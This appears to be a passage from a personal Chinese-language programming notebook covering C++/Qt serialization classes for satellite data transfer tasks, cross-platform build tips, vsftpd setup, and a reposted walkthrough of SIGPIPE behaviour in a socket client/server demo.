*//* *>>data.iRoadNumber*

*//* *>>data.shDestNum*

*//* *>>data.shInexecutingState*

*//* *>>data.shSendDESC*

*//* *>>data.shTaskPriority*

*//* *>>data.shWhichLink*

*//* *>>data.arrstruRoadStatus;*

getline(is,data.arrchDataDestination);

getline(is,data.arrchDataFileName);

getline(is,data.arrchDataSource);

getline(is,data.arrchFailReason);

getline(is,data.arrchForeseeEndTime);

getline(is,data.arrchForeseeStartTime);

getline(is,data.arrchJobTaskID);

getline(is,data.arrchSatelliteName);

getline(is,data.arrchScheID);

getline(is,data.arrchTaskArraySerialNumber);

getline(is,data.arrchTaskInfo);

getline(is,data.arrchTaskMode);

getline(is,data.arrchTaskSerialNumber);

is>>data.iFileExist

>>data.iRoadNumber

>>data.shDestNum

>>data.shInexecutingState

>>data.shSendDESC

>>data.shTaskPriority

>>data.shWhichLink

>>data.arrstruRoadStatus;

return is;


}

};

#pragma pack()

#endif *//* *CSGLINTERFACE\_H*

### Android



原因是使用了qtablewidget,没用memory那个,把memory的全都去掉就好了

再挂了,看看android里的库比如pvector啥的完善了没

如果还不行,把qlog hlog啥的都去掉,不然容易路径问题等

接口一定不要用unsigned long ,要用unsigend long long不改的话一定有问题

安卓也要注意

### X86编译

与windows一样

接口一定不要用unsigned long ,要用unsigend long long不改的话一定有问题

### Arm编译(用手机)

Windows要用unsigned long long,但android端要用unsigned long,不然也不行

所以尽量类中不要用unsigned long 属性,用别的

Arm中序列化失败,原因是接口中用了结构体,但各个平台结构体字段不一样,所以要改造

要解决的话,jksc jksc2 csglkhd

#ifndef CSGLINTERFACE\_H

#define CSGLINTERFACE\_H

*//只用于读取，不能更改*

class Road{

public:

Road(){}

~Road(){}

string arrchRoadNumber; */\*传输通道标识\*/*

string arrchTaskSerialNumber; */\*任务流水号\*/*

string arrchRoadFileName; */\*本路传输文件名\*/*

int iTransferRate; */\*传输通道实际带宽\*/*

short shFinishPercent; */\*传输通道完成百分比\*/*

unsigned long long ulTransferedData; */\*传输数据量,数据类型需要修改成unsigned* *long\*/*

string arrchServerIP; */\*传输服务器IP\*/*

string arrchRealStartTime; */\*传输实际开始时间\*/*

string arrchRealEndTime; */\*传输实际完成时间\*/*

int iTransfersTime; */\*传输时间\*/*

int iCompressRatio; */\*传输压缩比\*/*

short shRoadState; */\*传输通道状态：参见任务状态\*/*

string arrchWhichLink; */\*which* *link\*/*

string arrchTaskInfo; */\*通道的备注及说明\*/*

friend ostream& operator<<(ostream& os,Road& road)

{

os<<road.arrchRealEndTime

<<endl<<road.arrchRealStartTime

<<endl<<road.arrchRoadFileName

<<endl<<road.arrchRoadNumber

<<endl<<road.arrchServerIP

<<endl<<road.arrchTaskInfo

<<endl<<road.arrchTaskSerialNumber

<<endl<<road.arrchWhichLink

<<endl<<road.iCompressRatio

<<endl<<road.iTransferRate

<<endl<<road.iTransfersTime

<<endl<<road.shFinishPercent

<<endl<<road.shRoadState

<<endl<<road.ulTransferedData;

return os;

}

*//为了支持序列化*

*//缺省情况下，输入操作符丢弃空白符、空格符、制表符、换行符以及回车,要与上边的ostream对应*

*//为了防止字符串中有空格，使用getline，只识别换行符*

friend istream & operator>>(istream &is,Road &road)

{

std::getline(is, road.arrchRealEndTime);

std::getline(is, road.arrchRealStartTime);

std::getline(is, road.arrchRoadFileName);

std::getline(is, road.arrchRoadNumber);

std::getline(is, road.arrchServerIP);

std::getline(is, road.arrchTaskInfo);

std::getline(is, road.arrchTaskSerialNumber);

std::getline(is, road.arrchWhichLink);

is>>road.iCompressRatio;

is>>road.iTransferRate;

is>>road.iTransfersTime;

is>>road.shFinishPercent;

is>>road.shRoadState;

is>>road.ulTransferedData;

return is;

}

};

class Task{

public:

Task(){}

~Task(){}

*//* *TASK\_STATUS\_STRUCT* *\*ptask;*

*//* *pvector<Road>* *listRoad;*

string arrchTaskSerialNumber; */\*任务流水号\*/*

string arrchTaskArraySerialNumber; *//任务单流水号*

string arrchJobTaskID; */\*作业任务编号\*/*

short shTaskPriority; *//数据传输级别(0* *一般* *1较高* *2* *最高)*

short shInexecutingState; */\*任务状态\*/*

string arrchScheID; *//原始计划编号*

string arrchTaskMode; */\*作业方式\*/*

string arrchDataFileName; */\*原始数据文件名(T51时出现)\*/*

string arrchSatelliteName; */\*卫星名称\*/*

string arrchDataSource; */\*数据源地址\*/*

string arrchDataDestination; */\*数据传输目的节点\*/*

string arrchForeseeStartTime; */\*传输预计开始时间\*/*

string arrchForeseeEndTime; */\*传输预计开始时间\*/*

short shDestNum; *//改过了，多目的地个数* *%%非实时传输状态(3：上传OK* *2：上传数据文件* *1：上传DESC* *0：未开始)*

short iFileExist; *//数据文件是否存在(0：存在* *1：不存在)*

string arrchFailReason; *//失败原因(用于判断T51源的标志和填写失败原因)*

int iRoadNumber; */\*传输通道信息个数\*/*

short shSendDESC; *//是否发送DESC文件()*

short shWhichLink; *//哪个链路，0表示第一个，1表示第二个*

*//* *char* *arrchOriSource[DEST\_LEN];*

string arrchTaskInfo; *//任务的备注及说明*

pvector<Road> arrstruRoadStatus; */\*传输通道信息\*/*

*//为了map使用的*

bool operator< (const Task& task) const

{

if (strcmp(this->arrchTaskSerialNumber.c\_str(),task.arrchTaskSerialNumber.c\_str())<0)

return true;

return false;

}

friend ostream& operator<<(ostream& os,Task &data)

{

*//* *os<<"任务流水号:* *"<<task.ptask->arrchTaskSerialNumber*

*//* *<<"* *作业任务编号："* *<<* *task.ptask->arrchJobTaskID*

*//* *<<"* *作业任务方式:* *"<<task.ptask->arrchTaskMode*

*//* *<<"* *数据源地址:"<<task.ptask->arrchDataSource*

*//* *<<"* *任务优先级:* *"<<task.ptask->shTaskPriority*

*//* *<<"* *状态："<<task.ptask->shInexecutingState*

*//* *<<"* *通道数:"<<task.ptask->iRoadNumber*

*//* *<<"* *预计开始时间:"<<task.ptask->arrchForeseeStartTime*

*//* *<<"* *卫星名称:"<<task.ptask->arrchSatelliteName*

*//* *<<"* *在哪条链路:"<<task.ptask->shWhichLink;*

*//* *if(task.ptask->iRoadNumber>0)*

*//* *os<<endl;*

*//* *for(int* *i=0;i<task.listRoad.size();i++)*

*//* *{*

*//* *os<<"通道"<<i+1<<":* *"<<task.listRoad[i];*

*//* *}*

os<<data.arrchDataDestination

<<endl<<data.arrchDataFileName

<<endl<<data.arrchDataSource

<<endl<<data.arrchFailReason

<<endl<<data.arrchForeseeEndTime

<<endl<<data.arrchForeseeStartTime

<<endl<<data.arrchJobTaskID

<<endl<<data.arrchSatelliteName

<<endl<<data.arrchScheID

<<endl<<data.arrchTaskArraySerialNumber

<<endl<<data.arrchTaskInfo

<<endl<<data.arrchTaskMode

<<endl<<data.arrchTaskSerialNumber

<<endl<<data.iFileExist

<<endl<<data.iRoadNumber

<<endl<<data.shDestNum

<<endl<<data.shInexecutingState

<<endl<<data.shSendDESC

<<endl<<data.shTaskPriority

<<endl<<data.shWhichLink

<<endl<<data.arrstruRoadStatus;

*//* *<<"* *"<<data.listRoad;*

return os;

}

friend istream& operator>>(istream &is,Task& data)

{

*//* *is>>data.arrchDataDestination*

*//* *>>data.arrchDataFileName*

*//* *>>data.arrchDataSource*

*//* *>>data.arrchFailReason*

*//* *>>data.arrchForeseeEndTime*

*//* *>>data.arrchForeseeStartTime*

*//* *>>data.arrchJobTaskID*

*//* *>>data.arrchSatelliteName*

*//* *>>data.arrchScheID*

*//* *>>data.arrchTaskArraySerialNumber*

*//* *>>data.arrchTaskInfo*

*//* *>>data.arrchTaskMode*

*//* *>>data.arrchTaskSerialNumber*

*//* *>>data.iFileExist*

*//* *>>data.iRoadNumber*

*//* *>>data.shDestNum*

*//* *>>data.shInexecutingState*

*//* *>>data.shSendDESC*

*//* *>>data.shTaskPriority*

*//* *>>data.shWhichLink*

*//* *>>data.arrstruRoadStatus;*

getline(is,data.arrchDataDestination);

getline(is,data.arrchDataFileName);

getline(is,data.arrchDataSource);

getline(is,data.arrchFailReason);

getline(is,data.arrchForeseeEndTime);

getline(is,data.arrchForeseeStartTime);

getline(is,data.arrchJobTaskID);

getline(is,data.arrchSatelliteName);

getline(is,data.arrchScheID);

getline(is,data.arrchTaskArraySerialNumber);

getline(is,data.arrchTaskInfo);

getline(is,data.arrchTaskMode);

getline(is,data.arrchTaskSerialNumber);

is>>data.iFileExist

>>data.iRoadNumber

>>data.shDestNum

>>data.shInexecutingState

>>data.shSendDESC

>>data.shTaskPriority

>>data.shWhichLink

>>data.arrstruRoadStatus;

return is;

}

};

#pragma pack()

#endif *//* *CSGLINTERFACE\_H*

## 序列化方案(QT)

### Csgl中:Qjksc qjksc2 qt中qcsglkhd

### Qt mac无限循环编译,重启一下机器

比如定义一个Task类

### QVector<Task>要重新写<<,不能自动识别?

QDebug operator<<(QDebug debug,const QTask &t)

{

debug<<t.arrchTaskSerialNumber<<" "

<<t.iRoadNumber<<" "<<t.arrstruRoadStatus;

return debug;

}

必须加const!不然报错都不知道为啥

### 跨平台时,qt的接口要与linuxC的接口分开,也就是说作为qt的接口.h要独立

#### 接口.h

#ifndef QINTERFACE\_H

#define QINTERFACE\_H

#include <QObject>

#include <QDebug>

#include <QTime>

#include <QProcess>

#include <QThread>

#include <QTextCodec>

#include <QMutex>

#include <QDir>

#include <QPoint>

#include <QDataStream>

#include <QDebug>

#include <QTextStream>

#include <QDateTime>

#include <QFile>

#include <QMutex>

#include <QMap>

#include <QVector>

#include <QMessageBox>

#include <QFileDialog>

#include <QInputDialog>

//只用于读取，不能更改

class QRoad{

public:

QRoad(){}

~QRoad(){}

QString arrchRoadNumber; /\*传输通道标识\*/

QString arrchTaskSerialNumber; /\*任务流水号\*/

QString arrchRoadFileName; /\*本路传输文件名\*/

int iTransferRate; /\*传输通道实际带宽\*/

short shFinishPercent; /\*传输通道完成百分比\*/

qlonglong ulTransferedData; /\*传输数据量,数据类型需要修改成unsigned long\*/

QString arrchServerIP; /\*传输服务器IP\*/

QString arrchRealStartTime; /\*传输实际开始时间\*/

QString arrchRealEndTime; /\*传输实际完成时间\*/

int iTransfersTime; /\*传输时间\*/

int iCompressRatio; /\*传输压缩比\*/

short shRoadState; /\*传输通道状态：参见任务状态\*/

QString arrchWhichLink; /\*which link\*/

QString arrchTaskInfo; /\*通道的备注及说明\*/

friend QDataStream& operator<<(QDataStream& os,QRoad& road)

{

os<<road.arrchRealEndTime

<<road.arrchRealStartTime

<<road.arrchRoadFileName

<<road.arrchRoadNumber

<<road.arrchServerIP

<<road.arrchTaskInfo

<<road.arrchTaskSerialNumber

<<road.arrchWhichLink

<<road.iCompressRatio

<<road.iTransferRate

<<road.iTransfersTime

<<road.shFinishPercent

<<road.shRoadState

<<road.ulTransferedData;

return os;

}

//为了支持序列化

//缺省情况下，输入操作符丢弃空白符、空格符、制表符、换行符以及回车,要与上边的ostream对应

//为了防止字符串中有空格，使用getline，只识别换行符

friend QDataStream & operator>>(QDataStream &is,QRoad &road)

{

is>>road.arrchRealEndTime

>>road.arrchRealStartTime

>>road.arrchRoadFileName

>>road.arrchRoadNumber

>>road.arrchServerIP

>>road.arrchTaskInfo

>>road.arrchTaskSerialNumber

>>road.arrchWhichLink

>>road.iCompressRatio

>>road.iTransferRate

>>road.iTransfersTime

>>road.shFinishPercent

>>road.shRoadState

>>road.ulTransferedData;

return is;

}

};

inline QDataStream& operator<<(QDataStream& os,QVector<QRoad> &data)

{

// os<<data;

os<<quint32(data.size());

for(int i=0;i<data.size();i++)

os<<data[i];

return os;

}

inline QDataStream& operator>>(QDataStream& os,QVector<QRoad> &data)

{

// os>>data;

quint32 len;

os>>len;

for(int i=0;i<len;i++)

{

QRoad ri;

os>>ri;

data.append(ri);

}

return os;

}

////为了使qDebug支持打印string或其他结构体,加这个

inline QDebug operator<<(QDebug debug, const QRoad &r)

{

debug<<r.arrchTaskSerialNumber;

return debug;

}

class QTask{

public:

QTask(){}

~QTask(){}

QString arrchTaskSerialNumber; /\*任务流水号\*/

QString arrchTaskArraySerialNumber; //任务单流水号

QString arrchJobTaskID; /\*作业任务编号\*/

short shTaskPriority; //数据传输级别(0 一般 1较高 2 最高)

short shInexecutingState; /\*任务状态\*/

QString arrchScheID; //原始计划编号

QString arrchTaskMode; /\*作业方式\*/

QString arrchDataFileName; /\*原始数据文件名(T51时出现)\*/

QString arrchSatelliteName; /\*卫星名称\*/

QString arrchDataSource; /\*数据源地址\*/

QString arrchDataDestination; /\*数据传输目的节点\*/

QString arrchForeseeStartTime; /\*传输预计开始时间\*/

QString arrchForeseeEndTime; /\*传输预计开始时间\*/

short shDestNum; //改过了，多目的地个数 %%非实时传输状态(3：上传OK 2：上传数据文件 1：上传DESC 0：未开始)

short iFileExist; //数据文件是否存在(0：存在 1：不存在)

QString arrchFailReason; //失败原因(用于判断T51源的标志和填写失败原因)

int iRoadNumber; /\*传输通道信息个数\*/

short shSendDESC; //是否发送DESC文件()

short shWhichLink; //哪个链路，0表示第一个，1表示第二个

// char arrchOriSource[DEST\_LEN];

QString arrchTaskInfo; //任务的备注及说明

QVector<QRoad> arrstruRoadStatus; /\*传输通道信息\*/

//为了map使用的

bool operator< (const QTask& task) const

{

if (strcmp(this->arrchTaskSerialNumber.toStdString().c\_str(),task.arrchTaskSerialNumber.toStdString().c\_str())<0)

return true;

return false;

}

friend QDataStream& operator<<(QDataStream& os,QTask &data)

{

os<<data.arrchDataDestination

<<data.arrchDataFileName

<<data.arrchDataSource

<<data.arrchFailReason

<<data.arrchForeseeEndTime

<<data.arrchForeseeStartTime

<<data.arrchJobTaskID

<<data.arrchSatelliteName

<<data.arrchScheID

<<data.arrchTaskArraySerialNumber

<<data.arrchTaskInfo

<<data.arrchTaskMode

<<data.arrchTaskSerialNumber

<<data.iFileExist

<<data.iRoadNumber

<<data.shDestNum

<<data.shInexecutingState

<<data.shSendDESC

<<data.shTaskPriority

<<data.shWhichLink

<<data.arrstruRoadStatus;

return os;

}

friend QDataStream& operator>>(QDataStream &is,QTask& data)

{

is>>data.arrchDataDestination

>>data.arrchDataFileName

>>data.arrchDataSource

>>data.arrchFailReason

>>data.arrchForeseeEndTime

>>data.arrchForeseeStartTime

>>data.arrchJobTaskID

>>data.arrchSatelliteName

>>data.arrchScheID

>>data.arrchTaskArraySerialNumber

>>data.arrchTaskInfo

>>data.arrchTaskMode

>>data.arrchTaskSerialNumber

>>data.iFileExist

>>data.iRoadNumber

>>data.shDestNum

>>data.shInexecutingState

>>data.shSendDESC

>>data.shTaskPriority

>>data.shWhichLink

>>data.arrstruRoadStatus;

return is;

}

};

inline QDataStream& operator<<(QDataStream& os,QVector<QTask> &data)

{

// os<<data;

// for(int i=0;i<data.size();i++)

// os<<data[i];

os<<quint32(data.size());

for(QVector<QTask>::iterator it=data.begin();it!=data.end();it++)

os<<\*it;

return os;

}

inline QDataStream& operator>>(QDataStream& os,QVector<QTask> &data)

{

// os>>data;

// for(int i=0;i<data.size();i++)

// os>>data[i];

quint32 len;

os>>len;

for(int i=0;i<len;i++)

{

QTask ri;

os>>ri;

data.append(ri);

}

return os;

}

inline QDebug operator<<(QDebug debug,const QTask &t)

{

debug<<t.arrchTaskSerialNumber<<" "

<<t.iRoadNumber<<" "<<t.arrstruRoadStatus;

return debug;

}

#endif // QINTERFACE\_H

#### Main

#include <QCoreApplication>

#include "qinterface.h"

#include "../../../qt/qlib/qlib.h"

//接口在这里面

#include "../include/libs/Queue.h"

#include "../include/libs/tasks.h"

QRoad toRoad(ROAD\_STATUS\_STRUCT\* proad)

{

QRoad r;

r.arrchRoadNumber=QString(proad->arrchRoadNumber);

r.arrchTaskSerialNumber=QString(proad->arrchTaskSerialNumber);

r.arrchRoadFileName=QString(proad->arrchRoadFileName);

r.iTransferRate=proad->iTransferRate;

r.shFinishPercent=proad->shFinishPercent;

r.ulTransferedData=proad->ulTransferedData;

r.arrchServerIP=QString(proad->arrchServerIP);

r.arrchRealStartTime=QString(proad->arrchRealStartTime);

r.arrchRealEndTime=QString(proad->arrchRealEndTime);

r.iTransfersTime=proad->iTransfersTime;

r.iCompressRatio=proad->iCompressRatio;

r.shRoadState=proad->shRoadState;

r.arrchWhichLink=QString(proad->arrchWhichLink);

r.arrchTaskInfo=QString(proad->arrchTaskInfo);

return r;

}

QTask toTask(TASK\_STATUS\_STRUCT\* ptask) {

QTask t;

t.arrchTaskSerialNumber=QString(ptask->arrchTaskSerialNumber);

t.arrchTaskArraySerialNumber=QString(ptask->arrchTaskArraySerialNumber);

t.arrchJobTaskID=QString(ptask->arrchJobTaskID);

t.shTaskPriority=ptask->shTaskPriority;

t.shInexecutingState=ptask->shInexecutingState;

t.arrchScheID=QString(ptask->arrchScheID);

t.arrchTaskMode=QString(ptask->arrchTaskMode);

t.arrchDataFileName=QString(ptask->arrchDataFileName);

t.arrchSatelliteName=QString(ptask->arrchSatelliteName);

t.arrchDataSource=QString(ptask->arrchDataSource);

t.arrchDataDestination=QString(ptask->arrchDataDestination);

t.arrchForeseeStartTime=QString(ptask->arrchForeseeStartTime);

t.arrchForeseeEndTime=QString(ptask->arrchForeseeEndTime);

t.shDestNum=ptask->shDestNum;

t.iFileExist=ptask->iFileExist;

t.arrchFailReason=QString(ptask->arrchFailReason);

t.iRoadNumber=ptask->iRoadNumber;

t.shSendDESC=ptask->shSendDESC;

t.shWhichLink=ptask->shWhichLink;

t.arrchTaskInfo=QString(ptask->arrchTaskInfo);

for(int i=0;i<t.iRoadNumber;i++)

{

QRoad ri=toRoad(&(ptask->arrstruRoadStatus[i]));

// t.arrstruRoadStatus.append(ri);

t.arrstruRoadStatus.append(ri);

}

return t;

}

QVector<QTask> all;

void processAll(QVector<QTask> pt)

{

for(int i=0;i<pt.size();i++)

{

QTask ti=pt[i];

bool isFind=false;

for(int j=0;j<all.size();j++)

{

QTask ai=all[j];

if(ai.arrchTaskSerialNumber==ti.arrchTaskSerialNumber)

{

isFind=true;

ai=ti;

break;

}

}

if(!isFind)

all.append(ti);

}

}

void sortAll()

{

QVector<QTask> prun;

QVector<QTask> pother;

for(int i=0;i<all.size();i++)

{

QTask ti=all[i];

if(ti.shInexecutingState==5)

prun.append(ti);

else

pother.append(ti);

}

all.clear();

for(int i=0;i<prun.size();i++)

all.append(prun[i]);

for(int i=0;i<pother.size();i++)

all.append(pother[i]);

}

void thread\_recv(ptcp\* p)

{

// qlog(p->strtype);

if(p->strtype=="taskAll")

{

SQ\_QUEUE\_STRUCT \*ptasks=(SQ\_QUEUE\_STRUCT\*)p->getData();

QVector<QTask> precv;

for(int i=0;i<MAX\_SQ\_LEN;i++)

{

TASK\_STATUS\_STRUCT\* pti=&(ptasks->arrstruElem[i]);

if(strcmp(pti->arrchTaskSerialNumber,"")==0)

continue;

QTask ti =toTask(pti);

precv.append(ti);

// qlog(ti);

}

//融合，同样的任务流水号覆盖，不同的新增

processAll(precv);

//// //排序，把正在运行的放最前边

sortAll();

qlog(all);

qlog(qlib::toClass<QVector<QTask> >(qlib::toByteArray(all)));

}

}

void thread\_bsend(btcp\* p)

{

// qlog(p->strtype);

if(p->strtype=="queryTaskAll")

{

qlog(all);

qlog(p->sendb(p->strtype,all));

}

}

void thread\_send(void\* para)

{

btcp bt((plib::getIPLocal()),3333);

bt.setThreadServerb(thread\_bsend);

}

int main(int argc, char \*argv[])

{

QCoreApplication a(argc, argv);

qInstallMessageHandler(outputMessage);

pthread thsend;

thsend.start(thread\_send);

ptcp tcp(plib::getIPLocal(),2222);

tcp.setThreadServerx(thread\_recv);

return a.exec();

}

# Sort

## 二、降序

    降序排序的方法与升序类似，如果采用比较函数、Lambda 或者比较函数的方式，只需要改一改比较条件就OK了，但是，如果对于Student类，我们定义了 operator < 之后，不想为了降序排序再定义一个 operator > 怎么办？两种办法！

### 2.1 reverse

    升序排序之后，用 reverse 反转即可。

### 2.2 反向迭代

    直接按如下方式调用即可，不用再去重载 operator >

sort(vec.rbegin(), vec.rend());

# find

plist<int> li;

li.append(111);

li.append(333);

li.append(222);

hlog(li);

sort(li.begin(),li.end());

hlog(li);

auto itfind=std::find(li.begin(),li.end(),3333);

hlog(itfind==li.end());

# 打印16进制十六进制fff

printf("%02X ", (unsigned char)data[i]);

02 表示不足两位，前面补0输出

出现ffffd等用unsigned char打印

//要先转成char再转成unsigned char，不能直接用unsigned char\* 去转，不然会出错

//0xFF 一个字节

static string toStringHex1Byte(int hex)

{

char data[20];

cinit(data);

//unsigned char 为了防止出现一堆ff

sprintf(data,"0x%02x",(unsigned char)hex);

return data;

}

//0x0023 一个字符是两字节

static string toStringHex2Byte(int hex)

{

char data[20];

cinit(data);

sprintf(data,"0x%04x",(unsigned short)hex);

return data;

}

//0x00000023 是四字节 两个十六进制是一个字节

static string toStringHex4Byte(int hex)

{

char data[20];

cinit(data);

sprintf(data,"0x%08x",(unsigned int)hex);

return data;

}

# 连接数据库

安装mysql开发库

然后qt加lib64 mysql下的mysqlclient库就可以

不用单独安装mysqlconnector那个

# 加锁的时候要做原子操作

只在改数值的时候加锁,不要加一些没用的比如打印啥的,不然会出错

# 字符串与其他类型转换

Stox stoi stof stol

# C++ windows 句柄

## Easyconnect

要判断是否窗口可见,已经封装在getAllWindowByTitleFromHWND了

密码edit获取不到不要惊讶,因为这是密码保护

# 类的成员函数回调

在c++中，常用的回调函数场景是，在一个类A中，有一个普通成员函数a,在类B中，有一个普通成员函数b,在b中，想要回调函数a，这才是c++回调函数的正确打开方式。

         先上一段代码：

1. #include <iostream>
3. #include <functional>
5. using namespace std;
6. using namespace std::placeholders;
8. typedef std::function<void(int,int)> Fun;
10. class B{
11. public:
12. void call(int a,Fun f)
13. {
14. f(a,2);
15. }
16. };
18. class Test{
19. public:
20. void callback(int a,int b)
21. {
22. cout<<a<<"+"<<b<<"="<<a+b<<endl;
23. }
25. void bind()
26. {
27. Fun fun=std::bind(&Test::callback,this,\_1,\_2);
28. B b;
29. b.call(1,fun);
30. }
32. };
33. int main()
34. {
35. Test test;
36. test.bind();
37. return 0;
38. }

        上面的程序中，Test类中的bind函数调用B类中的call函数，b中的call函数又反过来回调Test类中的callback函数。记住function和bind都是c++11标准函数，编译的时候要加-std=c++11。

# Vsftpd更改

## 源码安装

### 找不到-lcap

yum install libcap-devel

# 启动vsftpd的问题---500 OOPS: vsftpd: not configured for standalone, must be started from inetd

转载 2013年01月14日 13:24:48

* 8665

vsftpd: not configured for standalone, must be started from inetd  
因为xinetd已经启动了vsftpd，而你的vsftpd设置成了stardalone模式  
如果要用inetd启动，那用如下方面启动：  
首先copy你的安装文件里的vsftpd.xinetd到/etc/xinetd.d/下  
cp vsftpd.xinetd /etc/xinetd.d/vsftpd  
/etc/rc.d/init.d/xinetd restart   
用inetd模式启动  
  
如果你想用standalone启动，必须做如下更改  
编辑/etc/xinetd.d/vsftpd文件，把disable=no改成YES  
编辑/etc/vsftpd.conf文件在顶部加listen=YES  
停止xinetd服务，   
#service xinetd stop ，  
再启动vsftpd:  
/usr/local/sbin/vsftpd &

没有/etc/vsftpd.conf 从当前源码目录考一个过去

# [linux C语言 SOCKET 服务器断开导致客户端SEND崩溃问题解决办法](http://blog.csdn.net/newsyoung1/article/details/50791261)

一、现象描述

在利用librdkafka同kafka broker通信过程中，当kafka broker意外退出时（如kill -9），librdkafka接口的sendmsg接口报出了“Program received signal SIGPIPE, Broken pipe.” 这个错误具有典型性，根据网络搜索的结果，这个一般是由于向一个被破坏的socket连接或者pipe读写数据造成的，向有经验的同事请教，他们说这种场景不会出现SIGPIPE信号，而是直接send， write， sendmsg等返回-1，同时errno会被设置成EPIPE。  
  
实践是检验真理的唯一标准，找个例子一试便知。

二、例子程序

为了快速检验，从网上上借了一个简单的客户端、服务器程序，<http://hi.baidu.com/dlpucat/item/97ab75c5243b8761f6c95d75>，多谢原作者。  
  
服务器端程序 server.c

点击(此处)折叠或打开

1. #include <netinet/in.h>
2. #include <sys/types.h>
3. #include <sys/socket.h>
4. #include <stdio.h>
5. #include <stdlib.h>
6. #include <string.h>
7. #define HELLO\_WORLD\_SERVER\_PORT 6666
8. #define LENGTH\_OF\_LISTEN\_QUEUE 20
9. #define BUFFER\_SIZE 1024
10. int main(int argc, char \*\*argv)
11. {
12. struct sockaddr\_in server\_addr;
13. bzero(&server\_addr,sizeof(server\_addr));
14. server\_addr.sin\_family = AF\_INET;
15. server\_addr.sin\_addr.s\_addr = htons(INADDR\_ANY);
16. server\_addr.sin\_port = htons(HELLO\_WORLD\_SERVER\_PORT);
17. int server\_socket = socket(AF\_INET,SOCK\_STREAM,0);
18. if( server\_socket < 0)
19. {
20. printf("Create Socket Failed!");
21. exit(1);
22. }
23. if( bind(server\_socket,(struct sockaddr\*)&server\_addr,sizeof(server\_addr)))
24. {
25. printf("Server Bind Port : %d Failed!", HELLO\_WORLD\_SERVER\_PORT);
26. exit(1);
27. }
28. if ( listen(server\_socket, LENGTH\_OF\_LISTEN\_QUEUE) )
29. {
30. printf("Server Listen Failed!");
31. exit(1);
32. }
33. while (1)
34. {
35. struct sockaddr\_in client\_addr;
36. socklen\_t length = sizeof(client\_addr);
37. int new\_server\_socket = accept(server\_socket,(struct sockaddr\*)&client\_addr,&length);
38. if ( new\_server\_socket < 0)
39. {
40. printf("Server Accept Failed!\n");
41. break;
42. }
43. char buffer[BUFFER\_SIZE];
44. bzero(buffer, BUFFER\_SIZE);
45. strcpy(buffer,"Hello,World from server!");
46. strcat(buffer,"\n");
47. send(new\_server\_socket,buffer,BUFFER\_SIZE,0);
48. bzero(buffer,BUFFER\_SIZE);
49. while(1){
50. length = recv(new\_server\_socket,buffer,BUFFER\_SIZE,0);
51. if (length < 0)
52. {
53. printf("Server Recieve Data Failed!\n");
54. exit(1);
55. }
56. printf("\n%s",buffer);
57. }
58. close(new\_server\_socket);
59. }
60. close(server\_socket);
61. return 0;
62. }

客户端程序

点击(此处)折叠或打开

1. #include <netinet/in.h>
2. #include <sys/types.h>
3. #include <sys/socket.h>
4. #include <stdio.h>
5. #include <stdlib.h>
6. #include <string.h>
7. #include <signal.h>
8. #include <errno.h>
9. #define HELLO\_WORLD\_SERVER\_PORT 6666
10. #define BUFFER\_SIZE 1024
11. int main(int argc, char \*\*argv)
12. {
13. if (argc != 2)
14. {
15. printf("Usage: ./%s ServerIPAddress\n",argv[0]);
16. exit(1);
17. }
18. struct sockaddr\_in client\_addr;
19. bzero(&client\_addr,sizeof(client\_addr));
20. client\_addr.sin\_family = AF\_INET;
21. client\_addr.sin\_addr.s\_addr = htons(INADDR\_ANY);
22. client\_addr.sin\_port = htons(0);
23. int client\_socket = socket(AF\_INET,SOCK\_STREAM,0);
24. if( client\_socket < 0)
25. {
26. printf("Create Socket Failed!\n");
27. exit(1);
28. }
29. if( bind(client\_socket,(struct sockaddr\*)&client\_addr,sizeof(client\_addr)))
30. {
31. printf("Client Bind Port Failed!\n");
32. exit(1);
33. }
34. struct sockaddr\_in server\_addr;
35. bzero(&server\_addr,sizeof(server\_addr));
36. server\_addr.sin\_family = AF\_INET;
37. if(inet\_aton(argv[1],&server\_addr.sin\_addr) == 0)
38. {
39. printf("Server IP Address Error!\n");
40. exit(1);
41. }
42. server\_addr.sin\_port = htons(HELLO\_WORLD\_SERVER\_PORT);
43. socklen\_t server\_addr\_length = sizeof(server\_addr);
44. if(connect(client\_socket,(struct sockaddr\*)&server\_addr, server\_addr\_length) < 0)
45. {
46. printf("Can Not Connect To %s!\n",argv[1]);
47. exit(1);
48. }
49. char buffer[BUFFER\_SIZE];
50. bzero(buffer,BUFFER\_SIZE);
51. int length = recv(client\_socket,buffer,BUFFER\_SIZE,0);
52. if(length < 0)
53. {
54. printf("Recieve Data From Server %s Failed!\n", argv[1]);
55. exit(1);
56. }
57. printf("From Server %s :\t%s",argv[1],buffer);
58. bzero(buffer,BUFFER\_SIZE);
59. strcpy(buffer,"Hello, World! From Client\n");
60. while(1){
61. sleep(1);
62. int ret = send(client\_socket,buffer,BUFFER\_SIZE,0);
63. if (ret == -1 && errno == EPIPE){
64. printf("receive sigpipe\n");
65. }
66. }
67. close(client\_socket);
68. return 0;
69. }

三、重现方法

step 1）编译： gcc -o server server.c  
          gcc -o -g client client.c （通过gdb直接看到异常退出）  
  
step 2）启动服务器端：./server  
  
step 3) 启动客户端：（这里假设客户端和服务器部署在同一台服务器） gdb ./client   
(gdb) r 127.0.0.1  
  
step 4) 观察正常运行结果：首先是客户端收到服务器端的消息：From Server 127.0.0.1 : Hello,World from server!  
         然后是服务器端每隔1s收到客户端的消息： Hello, World! From Client  
  
step 5）通过ctrl+c关闭服务器端  
  
step 6）观察客户端结果  
